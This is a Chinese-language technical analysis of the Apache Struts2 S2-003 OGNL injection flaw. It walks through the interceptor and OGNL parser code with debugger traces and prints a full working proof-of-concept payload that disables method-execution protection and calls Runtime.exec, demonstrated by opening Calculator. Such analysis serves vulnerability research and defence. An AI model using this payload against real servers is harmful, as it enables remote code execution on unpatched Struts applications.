漏洞原理


拦截器 `ParametersInterceptor::setParameters` 在执行参数装载时对参数名进行OGNL表达式解析造成表达式注入

漏洞分析

官网通告：https://cwiki.apache.org/confluence/display/WW/S2-003

历史通告：https://cwiki.apache.org/confluence/pages/diffpagesbyversion.action?pageId=88882&selectedPageVersions=6&selectedPageVersions=7

版本影响：Struts 2.0.0 - Struts 2.1.8.1


Dashboard / Home / Security Bulletins

S2-003

Created by René Gielen, last modified on Aug 08, 2019

Summary

XWork ParameterInterceptors bypass allows OGNL statement execution

Who should read this	All Struts 2 developers
Impact of vulnerability	Remote server context manipulation
Maximum security rating	Critical
Recommendation	Developers should immediately upgrade to Struts 2.2.1 or later
Affected Software	Struts 2.0.0 - Struts 2.1.8.1
Original JIRA Ticket	XW-641, WW-2692
Reporter	Meder Kydyraliev, Google Security Team

复现环境

pom.xml

```
        <dependency>
            <groupId>org.apache.struts</groupId>
            <artifactId>struts2-core</artifactId>
            <version>2.0.11.2</version>
        </dependency>
```


tomcat

Version: 8.5.0

选择这个版本是因为相关Payload存在特殊字符,不满足有关版本的RPC规范


漏洞分析

在第一篇S2-001分析Struts2处理用户请求时，会调用拦截器处理 `ParametersInterceptor.setParameters` 装载参数.其中在执行数据栈加载时会对传入的参数name正则判断是否存在非法字符.



```java
        while(true) {
            Entry entry;
            String name;
            boolean acceptableName;
            do {
                if (!iterator.hasNext()) {
                    return;
                }
                                                this.acceptedParamNames = "[\\p{Graph}&&[^,#:=]]*";
                entry = (Entry)iterator.next();
                name = entry.getKey().toString();
                acceptableName = this.acceptableName(name) && (parameterNameAware == null || parameterNameAware.acceptableParameterName(name));
            } while(!acceptableName);

            Object value = entry.getValue();

            try {
                stack.setValue(name, value);
            } catch (RuntimeException var13) {
                if (devMode) {
                    String developerNotification = LocalizedTextUtil.findText(ParametersInterceptor.class,  aTextName: "devmode.notification", ActionContext
                    LOG.error(developerNotification);
                    if (action instanceof ValidationAware) {
                        ((ValidationAware)action).addActionMessage(developerNotification);
                    }
                } else {
                    LOG.error("ParametersInterceptor - [setParameters]: Unexpected Exception caught setting '" + name + "' on '" + action.getClass() + ": '
                }
            }
        }
```

之后执行 `stack.setValue(name, value)` 进一步解析name值.依次解析传入的表达式造成注入



```java
    public static void setValue( Object tree, Map context, Object root, Object value ) throws OgnlException
    {
        OgnlContext     ognlContext = (OgnlContext)addDefaultContext(root, context);
        Node            n = (Node) tree;

        n.setValue( ognlContext, root, value );
    }
```

POC解析

上方分析完具体造成Ognl注入的流程，现在是怎么构造具体POC进一步利用.


POC分为三部分

```
1. 对过滤字符使用unicode或八进制替代

2.
('\u0023context[\'xwork.MethodAccessor.denyMethodExecution\']\u003dfalse
')(bla)(bla)
    设置xwork.MethodAccessor.denyMethodExecution=false

3.
('\u0023myret\u003d@java.lang.Runtime@getRuntime().exec(\'open\u0020/Sys
tem/Applications/Calculator.app\')')(bla)(bla)
    调用Runtime静态方法执行命令
```

0x01

针对第一部分特殊字符使用unicode或八进制替代具体逻辑需要关注 `Ognl.parseExpression` => `JavaCharStream:readChar()` .

匹配 `u` 字符后做计算转换 `\u0023=>#`



```
try
{
    while ((c = ReadByte()) == 'u')
        ++column;

    buffer[bufpos] = c = (char)(hexval(c) << 12 |  buffer: {', #, u, , , , , , , , + 4086 more}  bufpos: 1 (0x1)  c: '#' (0x23)
                                hexval(ReadByte()) << 8 |
                                hexval(ReadByte()) << 4 |
                                hexval(ReadByte()));

    column += 4;  column: 4 (0x4)
}
```

0x02

```
('\u0023context[\'xwork.MethodAccessor.denyMethodExecution\']\u003dfalse
')(bla)(bla)
```


多个括号包裹主要是满足Ognl语法树，进行节点拆分解析表达式.默认初始化的上下文中设置 `xwork.MethodAccessor.denyMethodExecution=true` 限制表达式中的方法执行

所以此处需要将xwork.MethodAccessor.denyMethodExecution `设置为` false`才能进一步执行命令

打入表达式 `#context['xwork.MethodAccessor.denyMethodExecution']=false` ,分析语法树之后会得到两个Node

```
ASTChain => #context["xwork.MethodAccessor.denyMethodExecution"]
ASTConst => "false"
```

针对常量false会直接进行返回，最后通过 `ASTAssign::getValueBody` 渲染进 `children[0]`



```
    protected Object getValueBody( OgnlContext context, Object source ) throws OgnlException  context:  size = 21  source: null
    {
        Object result = children[1].getValue( context, source );  result: false
        children[0].setValue( context, source, result );  context:  size = 21  source: null  result: false
        return result;
    }

    public String toString() { return children[0] + " = " + children[1]; }
}
```

```
SimpleNode::evaluateGetValueBody()
  context.setCurrentObject(source);
  context.setCurrentNode(this);
  if (!constantValueCalculated) {
      constantValueCalculated = true;
      hasConstantValue = isConstant(context);
      if (hasConstantValue) {
          constantValue = getValueBody(context, source);
      }
  }
  return hasConstantValue ? constantValue : getValueBody(context, source);
}
```


```
    protected Object getValueBody( OgnlContext context, Object sou
        return this.value;
```

```
Frames
"http-nio-808...ain": RUNNING
setValueBody:168, ASTChain (ognl)
evaluateSetValueBody:177, SimpleNode (ognl)
setValue:246, SimpleNode (ognl)
getValueBody:50, ASTAssign (ognl)
evaluateGetValueBody:170, SimpleNode (ognl)
getValue:210, SimpleNode (ognl)
getValueBody:58, ASTEval (ognl)

Variables
> this = {ASTAssign@3588} "#context["xwork.MethodAccessor.denyMethodExecution"] = false"
> context = {OgnlContext@3576}  size = 21
  source = null
> result = {Boolean@3595} false
> children = {Node[2]@3589}
> children[0] = {ASTChain@3590} "#context["xwork.MethodAccessor.denyMethodExecution"]"
> children[1] = {ASTConst@3591} "false"
```

ASTChain会进一步分析语法书拆分为两个Node

```
ASTVarRef => "#context"
ASTProperty => "["xwork.MethodAccessor.denyMethodExecution"]"
```

进入ASTChain根据Node对象类型执行相应的 `setValue` 方法最后会执行相应的 `setValueBody` 方法, `getValue` 执行相应的 `getValueBody` 方法




```
                if (!handled) {
                    target = children[i].getValue( context, target );
                }
            }
            if (!handled) {
                children[children.length - 1].setValue( context, target, value );
            }
        }

        public boolean isSimpleNavigationChain( OgnlContext context ) throws OgnlException
        {
            boolean     result = false;
```

```
SimpleNode::evaluateGetValueBody
170        return hasConstantValue ? constantValue : getValueBody(context, source);

SimpleNode::evaluateSetValueBody
177            setValueBody(context, target, value);
```


```
Frames
"http-nio-808...ain": RUNNING
evaluateSetValueBody:177, SimpleNode (ognl)
setValue:246, SimpleNode (ognl)
setValueBody:172, ASTChain (ognl)
evaluateSetValueBody:177, SimpleNode (ognl)
setValue:246, SimpleNode (ognl)
getValueBody:50, ASTAssign (ognl)
evaluateGetValueBody:170, SimpleNode (ognl)
getValue:210, SimpleNode (ognl)
getValueBody:58, ASTEval (ognl)

Variables
> this = {ASTChain@3572} "#context["xwork.MethodAccessor.denyMethodExecution"]"
> context = {OgnlContext@3557}  size = 21
> target = {OgnlContext@3557}  size = 21
> value = {Boolean@3569} false
  handled = false
> children[children.length - 1] = {ASTProperty@3683} "["xwork.MethodAccessor.denyMethodExecution"]"
v children = {Node[2]@3578}
    > 0 = {ASTVarRef@3665} "#context"
    > 1 = {ASTProperty@3683} "["xwork.MethodAccessor.denyMethodExecution"]"
  children.length = 2 (0x2)
```

第一次执行ASTVarRef::getValueBody,会获取到当前的context字段即OgnlContext对象上下文



```java
class ASTVarRef extends SimpleNode
{
    private String name;

    public ASTVarRef(int id) { super(id); }

    public ASTVarRef(OgnlParser p, int id) { super(p, id); }

    void setName( String name ) { this.name = name; }

    protected Object getValueBody( OgnlContext context, Object source ) throws OgnlException {
        return context.get(name);
    }

    protected void setValueBody( OgnlContext context, Object target, Object value ) throws OgnlException {
        context.put( name, value );
    }

    public String toString() { return "#" + name; }
}
```

第二次执行 `ASTPropety::setValueBody` 方法执行，进一步执行 `OgnlRuntime.setProperty` ,会将当前context中的 `xwork.MethodAccessor.denyMethodExecution` 设置为false




```java
    public void setProperty(Map context, Object target, Object name, Object value) throws OgnlException {   context:   size
        if (_log.isDebugEnabled()) {
            _log.debug("Entering setProperty(" + context + "," + target + "," + name + "," + value + ")");
        }

        Object key = this.getKey(context, name);   key: "xwork.MethodAccessor.denyMethodExecution"   name: "xwork.MethodAcce
        Map map = (Map)target;   map:   size = 21   target:   size = 21
        map.put(key, this.getValue(context, value));   map:   size = 21   key: "xwork.MethodAccessor.denyMethodExecution"   co
    }
```

0x03

执行

```
('\u0023myret\u003d@java.lang.Runtime@getRuntime().exec(\'open\u0020/System/Applications/Calculator.app\')')(bla)(bla)
```


依旧会分析先拆分为两个Node



```
protected Object getValueBody( OgnlContext context, Object source ) throws OgnlException   context:  size = 24  source: null
{
    Object result = children[1].getValue( context, source );   context:  size = 24  source: null
    children[0].setValue( context, source, result );
    return result;
}

public String toString() { return children[0] + " = " + children[1]; }
}
```

```
Debugger    Server    Tomcat Localhost Log    Tomcat Catalina Log
Frames                                              Variables
"http-nio-808...ain": RUNNING                       > this = {ASTAssign@3617} "#myret = @java.lang.Runtime@getRuntime().exec("open /System/Applications/Calculator.app")
getValueBody:109, ASTChain (ognl)                   > context = {OgnlContext@3556}  size = 24
evaluateGetValueBody:170, SimpleNode (ognl)           source = null
getValue:210, SimpleNode (ognl)                     > children = {Node[2]@3622}
getValueBody:49, ASTAssign (ognl)                   > children[0] = {ASTVarRef@3623} "#myret"
evaluateGetValueBody:170, SimpleNode (ognl)         > children[1] = {ASTChain@3624} "@java.lang.Runtime@getRuntime().exec("open /System/Applications/Calculator.app")"
```

最后执行方法成功就不一步步跟了，直接看执行exec方法时会获取上下文对象中 `xwork.MethodAccessor.denyMethodExecution` 值,如果为**false**就会执行方法否则返回null.

